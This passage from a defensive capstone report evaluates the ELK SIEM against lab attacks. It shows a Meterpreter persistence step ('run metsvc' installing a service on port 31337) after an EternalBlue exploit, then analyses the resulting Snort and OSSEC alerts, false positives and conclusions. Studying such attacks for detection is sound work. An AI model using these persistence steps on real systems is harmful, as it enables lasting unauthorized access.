The exploit was successful, and we now had remote access to the DC. Our last step in the attack was to install Meterpreter as a Windows service to ensure persistent access to the DC. This would allow us to reacquire a Meterpreter session to the DC at any point in the future, without needing to re-exploit. To achieve this method of persistence, we executed “run metsvc” from our Meterpreter session, which ran the Meterpreter service installation script. Figure 54 shows our persistent Meterpreter service installing and being set to listen on TCP port 31337 for any future connections.




```
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\Windows\TEMP\PCUBV
TtVOcfu...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
         * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.1.100:313
37...
meterpreter >
```

Figure 54. Meterpreter Service Installation

b. Detection

Unlike previously conducted scans on the network, the scan conducted to determine the SMB version of the Windows Server scan, using Metasploit, did not result in the generation of many alerts. The alert count visualization was consistent with "normal" traffic. As we looked through the generated NIDS alerts, we noticed two alerts generated (shown in Figure 55) that were based on traffic that originated from the Kali Linux host (attacker) and sent to port 445 on IP address 192.168.1.100 (the Windows Server 2012 R2 victim). These two alerts were assigned priority "3" level, were named "GPL NETBIOS SMB-DS IPC$ share access" and had the same timestamps.


_NIDS&HIDS Alerts - Kibana
https://10.10.10.50/app/kibana#/dashboard/4f4a32a0-9203-11e8-a5f6-
Dashboard / _NIDS&HIDS Alerts
Full screen
Share
Clone
Edit
1 minute
Last 30 minutes

((event_type:snort) AND (priority:[1 TO 3])) OR (alert_type:emerging threat) OR ((event_type:ossec) AND (alert_level:[3 T Uses lucene query syntax


destination_port: "445"

Add a filter
Actions
NIDS - Alerts
1–2 of 2

Time	source_ip	source_port	destination_ip	destination_port	_id
August 5th 2018, 12:41:39.408	192.168.1.101	42267	192.168.1.100	445	eKOcC2UBG43xKVe4B1RL
August 5th 2018, 12:41:39.408	192.168.1.101	42267	192.168.1.100	445	d6OcC2UBG43xKVe4B1Q4

Figure 55. NIDS—Alert on SMB Version Scan

Next, we looked for any indication of EternalBlue vulnerability scanning event. Once again, there was no major increase in the alert generation. Like the SMB version scan, the MS17_010 scan generated two alerts with the same priority and same name. Differentiating between these two events would be very difficult as the alerts were identical. We were; however, able to tell the two events apart using their timestamps. As visible in Figure 56, alerts generated for the SMB version scan occurred at timestamp "August 5th 2018, 12:41:39.408," while alerts for the MS17_010 vulnerability scan were generated with timestamp "August 5th 2018, 12:57:51.666."



_NIDS&HIDS Alerts - Kibana
https://10.10.10.50/app/kibana#/dashboard/4f4a32a0-9203-11e8-a5
Full screen
Share
Clone
Edit
1 minute
Last 30 minutes
Uses lucene query syntax
Add a filter +

Dashboard / _NIDS&HIDS Alerts

```
((event_type:snort) AND (priority:[1 TO 3])) OR (alert_type:emerging threat) OR ((event_type:ossec) AND (alert_leve
```


NIDS - Alerts

1–6 of 6

Time	source_ip	source_port	destination_ip	destination_port	_id
August 5th 2018, 12:57:51.666	192.168.1.101	42427	192.168.1.100	445	DqOqC2UBG43xKVe43XAu
August 5th 2018, 12:57:51.666	192.168.1.101	42427	192.168.1.100	445	DaOqC2UBG43xKVe43XAe
August 5th 2018, 12:41:39.408	192.168.1.101	42267	192.168.1.100	445	eKOcC2UBG43xKVe4B1RL
August 5th 2018, 12:41:39.408	192.168.1.101	42267	192.168.1.100	445	d6OcC2UBG43xKVe4B1Q4
August 5th 2018, 12:41:24.402	192.168.1.104	63572	192.168.1.100	53	YaObC2UBG43xKVe4zFSs
August 5th 2018, 12:41:24.402	192.168.1.104	63572	192.168.1.100	53	YKObC2UBG43xKVe4zFSd

Figure 56. NIDS—Alert on EternalBlue Vulnerability Scan

Following the two alerts generated for the vulnerability scan, were 24 NIDS alerts for the EternalBlue exploit launched with Meterpreter payload. This began with four alerts similar to the ones recorded for the previous two scans. Then there were 20 alerts pertaining to a connection between the Kali VM and the DC. These 20 alerts showed the DC connected from an ephemeral port to the Kali VM on port 4444. A connection between two hosts on high numbered ports can be suspicious. An experienced analyst would recognize that port 4444 is a default connection port for Metasploit exploits. Figure 57 is a screenshot of the alerts relating to the EternalBlue exploit and Meterpreter session between the attacker and victim.




NIDS - Alerts

1–50 of 50

	Time	source_ip	source_port	destination_ip	destination_port	_id
▸	August 5th 2018, 13:32:36.293	192.168.1.101	4444	192.168.1.100	49190	mqPKC2UBG43xKVe4rHpU
▸	August 5th 2018, 13:32:36.293	192.168.1.101	4444	192.168.1.100	49190	kqPKC2UBG43xKVe4rHo0
▸	August 5th 2018, 13:32:36.290	192.168.1.101	4444	192.168.1.100	49190	nKPKC2UBG43xKVe4rHpW
▸	August 5th 2018, 13:32:36.290	192.168.1.101	4444	192.168.1.100	49190	jqPKC2UBG43xKVe4rHow
▸	August 5th 2018, 13:32:36.286	192.168.1.101	4444	192.168.1.100	49190	l6PKC2UBG43xKVe4rHpS
▸	August 5th 2018, 13:32:36.286	192.168.1.101	4444	192.168.1.100	49190	jKPKC2UBG43xKVe4rHov
▸	August 5th 2018, 13:32:36.283	192.168.1.101	4444	192.168.1.100	49190	lKPKC2UBG43xKVe4rHo5
▸	August 5th 2018, 13:32:36.283	192.168.1.101	4444	192.168.1.100	49190	iqPKC2UBG43xKVe4rHoo
▸	August 5th 2018, 13:32:36.279	192.168.1.101	4444	192.168.1.100	49190	laPKC2UBG43xKVe4rHo6
▸	August 5th 2018, 13:32:36.279	192.168.1.101	4444	192.168.1.100	49190	iKPKC2UBG43xKVe4rHok
▸	August 5th 2018, 13:32:36.276	192.168.1.101	4444	192.168.1.100	49190	j6PKC2UBG43xKVe4rHox
▸	August 5th 2018, 13:32:36.276	192.168.1.101	4444	192.168.1.100	49190	h6PKC2UBG43xKVe4rHof
▸	August 5th 2018, 13:32:36.273	192.168.1.101	4444	192.168.1.100	49190	kKPKC2UBG43xKVe4rHoy
▸	August 5th 2018, 13:32:36.273	192.168.1.101	4444	192.168.1.100	49190	hqPKC2UBG43xKVe4rHoc
▸	August 5th 2018, 13:32:36.269	192.168.1.101	4444	192.168.1.100	49190	mKPKC2UBG43xKVe4rHpT
▸	August 5th 2018, 13:32:36.269	192.168.1.101	4444	192.168.1.100	49190	haPKC2UBG43xKVe4rHoX
▸	August 5th 2018, 13:32:36.266	192.168.1.101	4444	192.168.1.100	49190	maPKC2UBG43xKVe4rHpU
	th 2018, 13:32:36.266	192.168.1.101	4444	192.168.1.100	49190	kaPKC2UBG43xKVe4rHo0

Figure 57. NIDS—Alert EternalBlue Exploit with Meterpreter Payload

Expanding the alert with timestamp “August 5th 2018, 13:32:36.293,” by clicking on the arrow to the left, indicated a priority “1” alert with name “ET POLICY PE EXE or DLL Windows file download” as shown in Figure 58. From this alert, we can assess that an EXE or DLL file was uploaded to the victim. Providing even more evidence for the upload of an executable payload, when we looked at the PCAP for this activity, we could see text strings for the sections in a portable executable (PE) file header. More information about the PE format can be found at https://docs.microsoft.com/en-us/windows/desktop/debug/pe-format.




NIDS - Alerts

Time	source_ip	source_port	destination_ip	destination_port	_id
August 5th 2018, 13:32:36.293	192.168.1.101	4444	192.168.1.100	49190	mqPKC2UBG43xKVe4rHpU

◷	@timestamp	August 5th 2018, 13:32:36.293
t	@version	1
t	_id	mqPKC2UBG43xKVe4rHpU
t	_index	seconion:logstash-ids-2018.08.05
#	_score	-
t	_type	doc
t	alert	ET POLICY PE EXE or DLL Windows file download
t	category	policy
t	classification	Potential Corporate Privacy Violation
🖳	destination_ip	192.168.1.100
t	destination_ips	192.168.1.100
#	destination_port	49190
t	event_type	snort
#	gid	1
t	host	gateway
t	interface	seconion-ens192
t	ips	192.168.1.101, 192.168.1.100
#	logstash_time	0.007
t	message	[1:2000419:18] ET POLICY PE EXE or DLL Windows file download [Classification: Potential Corporate Privacy Violation] [Priority: 1]: <seconion-ens192> {TCP} 192.168.1.101:4444 -> 192.168.1.100:49190
#	port	55962
t	priority	1
t	protocol	TCP
t	rev	18
t	rule_type	Emerging Threats
#	sid	2000419
t	signature_info	http://doc.emergingthreats.net/2000419
🖳	source_ip	192.168.1.101
t	source_ips	192.168.1.101
#	source_port	4444
t	syslog-facility	local6
t	syslog-host	seconion
t	syslog-host_from	seconion
t	syslog-legacy_msghdr	snort:
t	syslog-priority	alert
🖳	syslog-sourceip	127.0.0.1
t	syslog-tags	.source.s_syslog
t	tags	syslogng, syslog, internal_destination, internal_source

Figure 58. Extended NIDS—Alerts for EternalBlue Exploit with Meterpreter Payload

We also saw indications of another connection between the Kali VM and the DC. The "Bro Connection" dashboard indicated that there were 22 connections to the victim IP address on port 31337. Seeing the attacker create a second connection to the victim is consistent with an attacker establishing an improved (more stable or more permanent) session. When analyzing the HIDS alerts for indications of compromise, we discovered the existence of one OSSEC alert classified as “User generated error” and described as “Windows error event.” The alert described this error as “The Meterpreter service is marked as an interactive service. However, the system is configured to not allow interactive services. This service may not function properly.” This alert shows that the attacker attempted to install Meterpreter as a service, but the DC was configured to not allow execution of interactive services. The screenshot in Figure 59 shows the alert when viewed in Kibana.



OSSEC - Alerts

1–1 of 1

Time	alert_level	classification	description
August 5th 2018, 14:08:48.954	5	User generated error	Windows error event.

Table JSON

View surrounding documents View single document

```
@timestamp             August 5th 2018, 14:08:48.954
@version               1
_id                    2qPrC2UBG43xKVe404Mk
_index                 seconion:logstash-syslog-2018.08.05
_score                  -
_type                  doc
alert_level            5
classification         User generated error
description            Windows error event.
details                System: ERROR(7030): Service Control Manager: (no user): no domain: WINSRV2012R2.lab.net: The Meterpreter
                       service is marked as an interactive service.  However, the system is configured to not allow interactive
                       services.  This service may not function properly.
event_type             ossec
host                   gateway
location               (Windows_Server_2012_R2) 192.168.1.0->WinEvtLog
logstash_time          0.003
message                Alert Level: 5; Rule: 18103 - Windows error event.; Location: (Windows_Server_2012_R2) 192.168.1.0->WinEv
                       tLog; 2018 Aug 05 14:09:07 WinEvtLog: System: ERROR(7030): Service Control Manager: (no user): no domain:
                       WINSRV2012R2.lab.net: The Meterpreter service is marked as an interactive service.  However, the system i
                       s configured to not allow interactive services.  This service may not function properly.
port                   55962
rule                   18103
syslog-facility        local0
syslog-host            localhost
syslog-host_from       localhost
syslog-legacy_msghdr   ossec:
syslog-priority        warning
syslog-sourceip        127.0.0.1
syslog-tags            .source.s_network
tags                   syslogng, syslog, alert
username               2018 Aug 05 14:09:07 WinEvtLog
```

Figure 59. OSSEC—Alert on Meterpreter Rootkit Install

B. FALSE POSITIVES AND FALSE NEGATIVES

During the course of this study, we experienced many false positive and some false negative alerts. During the configuration and testing of the lab environment, we had to fine-tune the level of alerts we wanted Kibana to display. The NIDS and HIDS generated alerts according to downloaded signatures. However, we had the ability to control the type of alerts we wished to see in the custom NHIDS dashboard that we created. For example, we initially configured the NHIDS dashboard to only display priority 1 and 2 alerts. However, we noticed during the port scan that alerts on generic Internet Control Message Protocol (ICMP) events and network scans, which where priority 3, were not being displayed. Following this discovery, we decided to change our configuration to display alerts with priorities 1 thru 3. We frequently checked the pre-configured dashboards to be certain our custom NHIDS dashboard did not overlook any important alerts, and confirmed none were missed. The great thing about using the Lucene query language was that we could easily shrink the level of alerts that we wanted displayed by simply changing the priority range. The HIDS alerts had a higher ratio of false positives as compared to the NIDS alerts. Even though we could have further constrained the alert level range (e.g., from 1–3 to 1–2) in order to reduce the number of false positives displayed, we wanted to see successful/ authorized events which is prioritized as a level 3 alerts. This was necessary in order to monitor user logon events which can be helpful for detecting and investigating password cracking activities. Despite all the extra—non-malicious—logon alerts displayed, we deemed this a worthwhile tradeoff for the ability to better discern attacker activities.

VIII. SUMMARY, CONCLUSION, AND FUTURE WORK

A. SUMMARY

Identifying malicious cyber activity can be tedious and time consuming. Large heterogeneous networks without central logging can make timely detection and analysis nearly impossible. The ability to aggregate and normalize logs is critical to the cyber defender's goal of quickly detecting and correlating malicious cyber activity. A SIEM can perform these aggregation and normalization functions on logs collected from many sources, and provide this rich collection of event-related information to analysts via a searchable interface. This enables analysts to provide more timely and informed incident response.

There are many different SIEM solutions available both commercially and as FOSS. The intent of this capstone was to identify a FOSS SIEM capable of benefiting the Navy's defensive cyber capabilities. We evaluated three popular FOSS SIEMs—Prelude's Universal Open-Source SIEM project, AlienVault's Open Source Security Information and Event Management (OSSIM), and Elasticsearch Logstash and Kibana (ELK) by Elastic. We chose ELK for this capstone because of the vast amount of documentation available and its robust performance.

We designed and architected a testbed network and deployed the ELK SIEM to evaluate its utility in improving cyber defense. Utilizing several blade servers, we designed a lab network consisting of Linux and Windows virtual machines running in VMWare ESXi. We installed ELK via the Security Onion Linux distribution to aggregate, normalize, and correlate logs from the machines on our testbed network. We also configured ELK to passively capture all network traffic within our lab VLAN. Using OSSEC we added HIDS to our virtual machines and ingested the HIDS logs into ELK.

Using Kali Linux, we performed several malicious cyber actions and evaluated ELK's usefulness in identifying and correlating the malicious activity. We began this malicious activity with a port scan, followed by an online password cracking attack against RDP. We continued with an attack against a WordPress website, and finished with an exploit against our domain controller. We discovered that with ELK, we were able to readily identify each of the various malicious cyber actions via ELK-provided dashboard alerts. ELK provided an intuitive interface that enabled us to deeply analyze the characteristics of the malicious activity, while also more easily discern any false positive alerts.

B. CONCLUSION

The intent of this capstone was to document the research conducted in choosing ELK; the actions taken to install and configure ELK in a suitable analysis environment; and to evaluate ELK's effectiveness via the execution of offensive activities on the ELK-defended network. We did not have a great deal of hands-on experience with ELK or any FOSS SIEM prior to beginning this research. Our appreciation for ELK was not fully realized until we saw how well it captured our malicious cyber activity. Though we anticipated that ELK would allow us to see *some* of the malicious activity we generated; ELK greatly exceeded even those expectations. Using ELK, we were able to detect virtually every single malicious action, and to view activity-related information that provided surprising detail.

The countless hours we spent on this capstone have enabled us to better understand the power behind ELK and how the Navy could use ELK (or similarly capable FOSS) to increase its cyber warfighting capabilities. We were impressed by the ability of ELK to provide us with detailed threat and incident-related intelligence in a relatively simple and intuitive interface. Using ELK, an analyst can not only monitor the cyber activity of malicious actors, but do so with a level of efficiency that would shorten the incident response detection-to-remediation life cycle.

ELK's ability to not only present important information about individual events, but to *correlate* multiple related events into actionable intelligence, makes it a force multiplier for network defense. As a FOSS product, ELK could be incorporated into the Navy's arsenal with no added materiel cost. Based on our research, we assert that ELK is a mission-ready solution, provides an indispensable capability, and could immediately improve the Navy's cyber warfighting abilities.

C. FUTURE WORK

This capstone focused on the selection and configuration of a FOSS SIEM and testing its effectiveness in aggregating, normalizing, and correlating data in a typical network environment. In doing so, the cyber-attacks and incident detection analysis conducted during our study demonstrated that ELK, when properly configured and fed with necessary log data, can aid cyber security analysts in the detection of malicious and unauthorized activities on their networks. Hereof, we submit the following recommendations for future work.

- Test the ELK SIEM (or similar FOSS SIEM) in a Consolidated Afloat Network and Enterprise Services (CANES) environment. Deploying ELK in an authentic shipboard network architecture would more reliably demonstrate the capabilities ELK brings to the Navy.

- Include a router in the network architecture. The introduction of router logs into ELK that hold pertinent information such as dropped packets, established connections, and numerous logs that resulted from the access control list implementation, would provide another dimension of useful information to a network defender.

- Configure ELK to receive logs from the switch. Logs obtained from switches can provide indication of VLAN based attacks, MAC flooding, and Address Resolution Protocol (ARP) spoofing.

- Conduct attacks from outside the perimeter of the lab VLAN. Attacks conducted from outside the network perimeter will demonstrate ELK's ability to correlate logs from perimeter control devices.
